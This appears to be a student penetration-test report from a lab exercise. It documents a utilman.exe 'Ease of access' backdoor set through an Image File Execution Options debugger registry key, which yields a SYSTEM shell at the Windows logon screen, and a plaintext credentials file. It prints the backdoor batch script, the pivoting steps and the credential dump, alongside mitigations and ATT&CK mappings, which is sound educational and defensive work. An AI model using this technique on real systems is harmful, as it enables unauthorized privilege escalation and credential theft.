

# Ex0d0 Report

Benjamin Ruddy

2022-11-16

## Contents

Goal . . . . .	2
<b>Technical Report</b>	<b>2</b>
Finding: <i>Local backdoor, originally installed for password changing, grants root terminal access on Windows logon screen</i> . . . . .	2
Severity Rating: 9.6 . . . . .	2
Vulnerability Description . . . . .	2
Confirmation method . . . . .	2
Mitigation or Resolution Strategy . . . . .	3
Finding: <i>Improper storage of private credentials</i> . . . . .	3
Severity Rating: 6.0 . . . . .	3
Vulnerability Description . . . . .	3
Confirmation method . . . . .	3
Mitigation or Resolution Strategy . . . . .	4
<b>Attack Narrative</b>	<b>4</b>
Discovering the vulnerability . . . . .	4
Abusing the vulnerability . . . . .	5
File exfiltration . . . . .	6
MITRE ATT&CK Framework TTPs . . . . .	7

## Goal

The goal in this exercise was to get access to a host using RDP through a pivot, elevate to NT AUTHORITY/SYSTEM, and exfiltrate sensitive data.

## Technical Report

**Finding:** *Local backdoor, originally installed for password changing, grants root terminal access on Windows logon screen*


**Severity Rating:** 9.6

**CVSS Base Severity Rating:** 9.6 AV:A AC:L PR:N UI:N S:C C:H I:H A:L

### Vulnerability Description

Due to a seemingly benign need for the user 'debbie' to change their password, a backdoor was implemented that grants an Administrator-level command prompt shell to anyone who simply goes on the logon screen for the machine (e.g. through RDP) and presses the "Ease of access" button on the bottom-right.

### Confirmation method



## Mitigation or Resolution Strategy

First, delete the files that allow for this to happen (`reset.bat`, `cmd.bat`, `cmd-8.bat`, `number` in the `C:\` directory). Next, delete the Windows Registry key that sets `cmd.exe` as the debugging program for `utilman.exe`. This is located at `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe` although it may be automatically deleted by Windows 10 if the `reset.bat` script wasn't run before exiting the root terminal from the logon screen.

After deleting the files associated with the backdoor, it is important to only change user `debbie`'s password through official means, such as with the Active Directory Users and Computers program with an appropriate domain administrator account.

In addition, it is recommended that an investigation is made into the user `Oliver`, who seems to be changing `Debbie`'s domain account password.

## Finding: *Improper storage of private credentials*


Severity Rating: 6.0

CVSS Base Severity Rating: 6.0 AV:A AC:L PR:H UI:N S:U C:H I:N A:N

## Vulnerability Description

On the user `a.turing` belonging to the `BOOKS` machine, a list of credentials are stored in a plaintext file for various different accounts, some of potential importance.

## Confirmation method



```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\a.turing\Documents>dir
Volume in drive C has no label.
Volume Serial Number is 7603-5E74

Directory of C:\Users\a.turing\Documents

11/03/2022  08:58 AM    <DIR>          .
11/03/2022  08:58 AM    <DIR>          ..
11/03/2022  08:58 AM                226 creds
               1 File(s)                226 bytes
               2 Dir(s)  40,634,376,192 bytes free

C:\Users\a.turing\Documents>type creds
Gatorlink:Waia**
Amz:The
Schwab:
Insta:P!
TikTok:C!
FB:Sooooo
Windows:
Linux:
game:KEY014-FcprCCTka73NJoT6cz80DA==

C:\Users\a.turing\Documents>
```

## Mitigation or Resolution Strategy

Alert the a.turing user to either opt for an encrypted, secure method of password storage (e.g. a program like KeePassXC), or simply delete the file altogether and leave password-keeping up to official administrators.

## Attack Narrative

### Discovering the vulnerability

An important piece of information included in the briefing for this exercise is that Debbie Nolan *is doing the books* for the tailor shop. Extrapolating from this, we can infer that the vulnerability we are looking for is in `books.artstailor.com`.


To get access, we perform the series of actions carried out in Ex0c0 and Ex090, where we copy over Chisel to `costumes.artstailor.com` through the port forward established by Hank on the innerouter, execute it through RDP, and then initiate one final RDP through proxychains to get access to books with the d.darkblood user we compromised.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\d.darkblood> whoami
books\d.darkblood
PS C:\Users\d.darkblood>
```

In the `C:\` directory, we see some interesting files:



The contents of the four highlighted files are as follows:

```
Windows PowerShell
PS C:\> type .\reset.bat
cd c:\
set /p number= <number>
set /a number+=0
del cmd-%number%.bat
set /a number+=1
echo %number% >number
reg add "HKEX_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /v Debugger /t REG_SZ /d "C:\cmd-%number%.bat" /f
echo start cmd.exe > cmd-%number%.bat
echo set /p two= 2 >> cmd-%number%.bat
echo start cmdtwo.bat >> cmd-%number%.bat

PS C:\> type .\cmd-8.bat
start cmd.exe
set /p two= 2
start cmd.bat
PS C:\> type .\cmd.bat
start cmd.exe
PS C:\> type .\number
8
PS C:\>
```

After analyzing the contents, the main file of importance for us seems to be `reset.bat` due to the registry key that it modifies (`HKLM...\Image File Execution Options\utilman.exe`). This makes sense, as the briefing from Hank also mentions something about a `\reset` command.

Specifically, this batch script sets the debugger program for `utilman` to be `cmd-%number%.bat` using the `/v` option. In other words, when we execute the `utilman.exe` program, Windows will run a script that it thinks is the program that is going to debug `utilman` (`cmd-<number>.bat`) that *then* launches a command prompt window.

We can assume based on Hank's briefing that these additional steps of running a script then then runs `cmd.exe` are included to fix the alleged fix that Windows 10 implemented to stop people from doing this.

### Abusing the vulnerability

Now that we know the vulnerability has to do with `utilman.exe` (an accessibility program in `Windows\System32`), we need to find a way to use it to elevate us to `NT AUTHORITY\SYSTEM`.

We can run the `utilman` program when already logged in as the `d.darkblood` user, but the resulting shell is not of elevated privileges:


```
Command Prompt - Utilman.exe
C:\>cd Windows\System32
C:\Windows\System32>Utilman.exe
C:\Windows\System32>start cmd.exe
C:\Windows\System32>set /p two= 2
2

C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19043.2130]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
books\d.darkblood
C:\Windows\System32>
```

Instead, we will try to activate utilman from the logon screen by pressing the “Ease of access” icon, as suggested by <https://mytekrescue.com/how-to-reset-the-password-on-almost-any-windows-computer/>.

Sure enough, we are able to get a shell as NT AUTHORITY\SYSTEM without even logging in:




```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19043.2130]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

## File exfiltration

After looking through the different files from the users on the machine now that we have root permissions, a file was found in the Documents folder of user a.turing containing KEY014 among a list of seemingly private credentials:



```
Administrator: C:\Windows\system32\cmd.exe

C:\Users\a.turing\Documents>dir
Volume in drive C has no label.
Volume Serial Number is 7603-5E74

Directory of C:\Users\a.turing\Documents

11/03/2022  08:58 AM    <DIR>          .
11/03/2022  08:58 AM    <DIR>          ..
11/03/2022  08:58 AM                226 creds
               1 File(s)                226 bytes
               2 Dir(s)  40,634,376,192 bytes free

C:\Users\a.turing\Documents>type creds
Gatorlink:Wa11
Amz:The
Schwab:
Insta:P1
TikTok:C1
FB:Sooooo
Windows:1
Linux
game:KEY014-FcprCtKa73NJoT6cz88DA==

C:\Users\a.turing\Documents>
```

Besides this, we also found KEY011 in the Documents folder of user Admin, but this is not significant as we had already found this previously:

```
C:\ Select Administrator: C:\Windows\system32\cmd.exe
10/13/2022 11:05 AM <DIR> Saved Games
10/13/2022 11:07 AM <DIR> Searches
10/17/2022 09:30 AM <DIR> Tools
10/13/2022 11:05 AM <DIR> Videos
0 File(s) 0 bytes
16 Dir(s) 40,635,998,208 bytes free

C:\Users\Admin>cd Documents

C:\Users\Admin\Documents>dir
Volume in drive C has no label.
Volume Serial Number is 7603-5E74

Directory of C:\Users\Admin\Documents

10/28/2022 09:30 AM <DIR> .
10/28/2022 09:30 AM <DIR> ..
10/28/2022 09:30 AM <DIR> Security
10/14/2022 10:32 AM 79 ThatThingYouWant.txt
1 File(s) 79 bytes
3 Dir(s) 40,635,998,208 bytes free

C:\Users\Admin\Documents>type ThatThingYouWant.txt

C:\Users\Admin\Documents>type ThatThingYouWant.txt
KEY011-cPBwJ0cCm0bcLrYbnSkgDA==
```

## MITRE ATT&CK Framework TTPs

TA0011: Command and Control

T1090: Proxy

.001: Internal Proxy

TA0010: Exfiltration

T1041: Exfiltration over C2 channel

N/A: N/A